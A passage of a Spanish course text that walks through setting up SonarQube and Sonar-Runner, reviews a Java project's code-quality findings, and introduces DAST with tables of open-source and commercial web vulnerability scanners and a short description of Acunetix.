


Figura 97: SonarQube.
Fuente. - <http://enrikusblog.com>

Instalación y configuración de Sonar-Runner

Una vez tengamos listo el servidor con los plugins necesarios es hora instalar un cliente para poder analizar el código. Para este tutorial voy a utilizar Sonar-Runner que es el cliente oficial de SonarQube.

- Vamos a la página oficial de descarga SonarQube y descargamos la última versión del cliente (Sonar-Runner v2.3).
- Descomprimimos el archivo .zip en C:\ para tenerlo fácilmente accesible.
- Para configurar Sonar-Runner tenemos que ir a C:\sonar-runner-2.3\conf y editar el archivo sonar-runner.properties. Tenemos que descomentar las siguientes líneas y completarlas con los datos de la configuración del servidor que hemos empleado en la instalación del mismo:

```
#---- Default SonarQube server  
sonar.host.url=http://localhost:9000  
  
#---- MySQL  
sonar.jdbc.url=jdbc:mysql://localhost:3306/sonarqube?useUnicode=true&characterEncoding=utf8  
  
#---- Global database settings  
sonar.jdbc.username=sonarqube  
sonar.jdbc.password=sonarqube
```

Añadimos una nueva variable del sistema llamada SONAR_RUNNER_HOME con el directorio de instalación:




Figura 98: SonarQube.
Fuente. - <http://enrikusblog.com>

Añadimos la ruta completa al path de Windows:




Figura 99: SonarQube.
Fuente. - <http://enrikusblog.com>

Para comprobar si se ha añadido correctamente al path de Windows abrimos un terminal y ejecutamos el comando sonar-runner -h. Si todo es correcto deberíamos obtener la ayuda de Sonar-Runner:




Figura 100: SonarQube.
Fuente. - <http://enrikusblog.com>

Ya tenemos instalado y configurado tanto el servidor como el cliente de SonarQube y podemos empezar a analizar nuestros proyectos.

SonarQube: analizando un proyecto Java

Lo primero que hay que hacer antes de poder empezar a analizar nuestro código es crear un fichero con algunas propiedades dentro del proyecto que queramos analizar.

Este fichero es necesario para informar a Sonar Runner acerca de algunas propiedades que necesita. Para ello vamos a la raíz del proyecto, en mi caso C:\Users\Enrique\workspace\proyectoFinalISW0.3, creamos un nuevo fichero llamado sonar-project.properties y añadimos la información básica acerca de nuestro proyecto:

```
# Required metadata
sonar.projectKey=proyectoB7
sonar.projectName=proyectoFinalISW0.3
sonar.projectVersion=1.0

# Paths to source directories.
# Do not put the "sonar-project.properties" file in the same directory with the source code.
# (i.e. never set the "sonar.sources" property to ".")
sonar.sources=src

# The value of the property must be the key of the language.
sonar.language=java

# Encoding of the source code
sonar.sourceEncoding=UTF-8

# Additional parameters
sonar.my.property=value
```

Una vez creado el fichero con las propiedades básicas de nuestro proyecto vamos hasta la raíz del proyecto a través de la línea de comandos y ejecutamos el comando sonar-runner. Tras unos segundos el proyecto entero habrá sido analizado y podremos consultar toda la información referente al análisis en <http://localhost:9000/>, donde podremos ver todos los proyectos que hayamos ido analizando a lo largo del tiempo y seleccionar el que queramos consultar.




Figura 101: SonarQube.
Fuente. - <http://enrikusblog.com>

El proyecto analizado es `proyectoFinalISW0.3` y la zona amarilla en la gráfica indica que los proyectos que hemos analizado hasta ahora solo cumplen un 50% de las reglas de calidad que propone SonarQube y que más adelante veremos.

Hacemos clic sobre el proyecto que queramos consultar en el cuadro Projects (en mi caso proyectoFinalISW0.3) y seremos redireccionados a la ventana con los resultados del análisis:




Figura 102: SonarQube.
Fuente. - <http://enrikusblog.com>

En esta ventana SonarQube nos muestra datos, métricas y estadísticas acerca del proyecto analizado.

Como se puede comprobar a simple vista, el desarrollo de esta aplicación deja mucho que desear. Según los datos obtenidos casi un 10% del código está duplicado, no tiene prácticamente ningún tipo de documentación y se han encontrado 535 problemas, de los cuales 272 son de carácter grave y 87 críticos.

Además de errores y datos estadísticos sobre el código, SonarQube también nos ofrece métricas y estadísticas referentes a la complejidad. Según el campo Technical Debt, para arreglar todos los problemas de la aplicación tendríamos que dedicar 23,5 días de esfuerzo. Evidentemente este dato es subjetivo, ya que va a depender de la habilidad y experiencia del equipo de trabajo.

Otro dato interesante son los datos referentes a las métricas de la complejidad del proyecto. Los datos mostrados se corresponden con la media de la complejidad ciclomática por método, clase y fichero.

Haciendo clic en cada uno de los resultados obtenidos podemos ver más detalladamente de donde han salido estos valores y que paquetes/clases son los afectados y a partir de los cuales se obtienen dichos resultados.

Como ver todas las opciones de SonarQube me llevaría unos cuantos posts dedicados al tema, voy a mostrar solo un par de ejemplos de los errores que se han encontrado.

Si hacemos clic sobre los problemas críticos nos llevará a la siguiente ventana:

The screenshot shows the SonarQube web interface in a Firefox browser. The URL is `localhost:9000/drilldown/issues/proyectoB7?severity=CRITICAL`. The left sidebar has a 'Issues Drilldown' section selected. The main content area displays critical errors under the 'Rule' section, with three items listed: 'Exception handlers should provide some context and preserve the original exception' (70), 'Throwable.printStackTrace(...).should never be called' (16), and 'System.exit(...).should not be called' (1). Below this is a tree view of packages: persistencia (39), presentacion (29), tests (14), dominio (2), logica (2), and excepciones (1). The bottom half of the screen shows a table of 37 critical issues, each with a severity icon, status (Open), description, component, assignee, action plan, and updated timestamp (all at 18:21). Examples of descriptions include 'Either log or rethrow this exception along with some contextual information.' and 'Use a logger to log this exception.'

Se.	Status	Description	Component	Assignee	Action plan	Updated
1	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 dominio.Controlador			18:21
2	Open	Use a logger to log this exception.	proyectoFinalSW0.3 dominio.Controlador			18:21
3	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 excepciones.MensajesError			18:21
4	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 logica.Aplicacion			18:21
5	Open	Use a logger to log this exception.	proyectoFinalSW0.3 logica.Aplicacion			18:21
6	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
7	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
8	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
9	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
10	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
11	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
12	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
13	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
14	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
15	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
16	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
17	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
18	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
19	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
20	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
21	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
22	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
23	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
24	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
25	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
26	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
27	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
28	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
29	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
30	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
31	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
32	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
33	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
34	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
35	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
36	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21
37	Open	Either log or rethrow this exception along with some contextual information.	proyectoFinalSW0.3 persistencia.AreaDAOImp			18:21

Figura 103: SonarQube.

Fuente. - <http://enrikusblog.com>

Si hacemos clic sobre uno de los errores obtendremos información acerca de en qué paquete, clase y línea de código se encuentra el error y un comentario acerca de cómo resolver el problema (en ocasiones también se muestran ejemplos con el tipo de refactoring a realizar). En la siguiente captura se muestra uno de los errores encontrados y catalogado como crítico:



Figura 104: SonarQube.
Fuente. - <http://enrikusblog.com>

En este caso SonarQube nos está avisando de que la instrucción `System.exit(0)` debe ser eliminada o que nos aseguremos de que realmente la necesitamos. El error ha sido catalogado como crítico porque dicha instrucción aborta la ejecución del programa sin previo aviso. Si poner esta instrucción ha sido un error del programador, esto haría que el programa al llegar a un determinado punto de su ejecución se cierre sin previo aviso, haciendo que el programa no se comporte como debiera.

Otro error sería el siguiente:




Figura 105: SonarQube.
Fuente. - <http://enrikusblog.com>

En este caso SonarQube nos está avisando de que la sentencia `if` no contiene las llaves de apertura y cierre. Este error lo ha catalogado como grave porque si el programador no se da cuenta e introduce más de una línea de código dentro de la sentencia `if`, sólo la primera línea estaría dentro del `if` quedando el resto fuera y haciendo que el programa no se comporte como debería de hacerlo.

Además de errores, SonarQube también ofrece información acerca de buenas prácticas, refactoring y consejos para mejorar la estructuración de nuestro código.

Como curiosidad, SonarQube también nos muestra en forma de nube de etiquetas las clases de nuestro proyecto y el cumplimiento de reglas de calidad por las mismas. Cuanto más grande es una etiqueta, mayor número de líneas de código tiene. Los colores indican el porcentaje de reglas de calidad que cumple cada clase, siendo el azul un buen indicador y el rojo un indicador de poco cumplimiento.




Figura 106: SonarQube.
Fuente. - <http://enrikusblog.com>

También podemos ver el riesgo de cada clase de nuestro proyecto. El riesgo de cada clase depende de la complejidad de la misma y del porcentaje de cumplimiento de las reglas de calidad propuestas por SonarQube. Cuanto más grande es una etiqueta, mayor es la complejidad que tiene. El color azul indica que cumple un alto porcentaje de las reglas de calidad y el rojo todo lo contrario.




Figura 107: SonarQube.
Fuente. - <http://enrikusblog.com>

3.2. TEMA 14: ANÁLISIS DINÁMICO

3.2.1. DAST – Dynamic Application Security Testing

Una herramienta de prueba de seguridad de análisis dinámico, o una prueba DAST, es una solución de seguridad de aplicaciones que puede ayudar a encontrar ciertas vulnerabilidades en aplicaciones Web mientras se ejecutan en producción.

Una prueba DAST también se conoce como prueba de recuadro negro porque se realiza sin una vista del código fuente interno o de la arquitectura de la aplicación; básicamente utiliza las mismas técnicas que un atacante usaría para encontrar puntos débiles potenciales.

Una prueba DAST puede buscar una amplia gama de vulnerabilidades, incluidos problemas de validación de entrada/salida que podrían dejar a una aplicación vulnerable a scripts de sitios cruzados o inyección de SQL. Una prueba DAST también puede ayudar a detectar errores de configuración e identificar otros problemas específicos con las aplicaciones.

Si bien una prueba DAST es una parte esencial de las pruebas de seguridad de las aplicaciones, no puede proporcionar una imagen completa de las vulnerabilidades en una aplicación. Para la seguridad integral de las aplicaciones, las pruebas de caja negra se deben combinar con las pruebas de caja blanca y otras herramientas avanzadas.

3.2.2. Open Source or Free Tools

Name	Owner	Licence	Platforms
Grabber	Romain Gaucher	Open Source	Python 2.4, BeautifulSoup and PyXML
Grendel-Scan	David Byrne	Open Source	Windows, Linux and Macintosh
GoLismero	GoLismero Team	GPLv2.0	Windows, Linux and Macintosh
Nikto	CIRT	Open Source	Unix/Linux
Vega	Subgraph	Open Source	Windows, Linux and Macintosh
Wapiti	Informática Gesfor	Open Source	Windows, Unix/Linux and Macintosh
WebCookies	WebCookies	Free	SaaS
Wikto	Sensepost	Open Source	Windows

Name	Owner	Licence	Platforms
w3af	w3af.org	GPLv2.0	Linux and Mac
Xenotix XSS Exploit Framework	OWASP	Open Source	Windows
Zed Attack Proxy	OWASP	Open Source	Windows, Unix/Linux and Macintosh

3.2.3. Commercial Tools

Name	Owner	Licence	Platforms
Acunetix WVS	Acunetix	Commercial / Free (Limited Capability)	Windows
edgescan	edgescan	Commercial	SaaS
AppScan	IBM	Commercial	Windows
App Scanner	Trustwave	Commercial	Windows
AppSpider	Rapid7	Commercial	Windows
AVDS	Beyond Security	Commercial / Free (Limited Capability)	SaaS
BlueClosure BC Detect	BlueClosure	Commercial, 2 weeks trial	Most platforms supported
Burp Suite	PortSwiger	Commercial / Free (Limited Capability)	Most platforms supported
Contrast	Contrast Security	Commercial / Free (Limited Capability)	SaaS or On-Premises
Detectify	Detectify	Commercial	SaaS
Digifort- Inspect	Digifort	Commercial	SaaS
GamaScan	GamaSec	Commercial	Windows

Name	Owner	Licence	Platforms
IKare	ITrust	Commercial	N/A
Indusface Web Application Scanning	Indusface	Commercial	SaaS
N-Stealth	N-Stalker	Commercial	Windows
Netsparker	MavitunaSecurity	Commercial	Windows
Nexpose	Rapid7	Commercial / Free (Limited Capability)	Windows/Linux
ParosPro	MileSCAN	Commercial	Windows
Proxy.app	Websecurify	Commercial	Macintosh
QualysGuard	Qualys	Commercial	N/A
Retina	BeyondTrust	Commercial	Windows
Securus	Orvant, Inc	Commercial	N/A
Sentinel	WhiteHat Security	Commercial	N/A
SOATest	Parasoft	Commercial	Windows / Linux / Solaris
Tinfoil Security	Tinfoil Security, Inc.	Commercial / Free (Limited Capability)	SaaS or On-Premises
Trustkeeper Scanner	Trustwave SpiderLabs	Commercial	SaaS
WebApp360	TripWire	Commercial	Windows
WebInspect	HP	Commercial	Windows
WebReaver	Websecurify	Commercial	Macintosh
WebScanService	German Web Security	Commercial	N/A

Name	Owner	Licence	Platforms
Websecurity Suite	Websecurity	Commercial / Free (Limited Capability)	Windows, Linux, Macintosh

3.2.4. Proof of Concept

Acunetix Web Vulnerability Scanner es una herramienta de seguridad de aplicaciones Web automatizada. Acunetix WVS es capaz de escanear cualquier sitio Web o aplicación Web que es accesible a través del protocolo HTTP/HTTPS. Sin embargo, no todas las pruebas se pueden realizar de forma automática, y por lo tanto Acunetix WVS proporciona herramientas de penetración manuales para pruebas particulares.

- Acunetix es una herramienta automatizada de pruebas de seguridad de aplicaciones Web
- Comprueba diferentes vulnerabilidades (por ejemplo, inyección de SQL, Cross Site Scripting). Hasta la fecha Acunetix comprueba sobre más de 500 tipos diferentes de vulnerabilidades.
- Proporciona herramientas de pruebas de penetración manuales que aumentan y contribuyen a las pruebas automatizadas, así como ayudar con la prueba de vulnerabilidades lógicas.

Tecnologías propiedad de Acunetix

AcuMonitor: Es un servicio intermedio que ayuda al usuario a detectar vulnerabilidades que han podido ser inyectadas en la Website, pero no son aparentes hasta que se ejecuta algo específico de la Website y hace que la vulnerabilidad se active. En este caso se envía inmediatamente un email al usuario informando de los detalles de la vulnerabilidad.

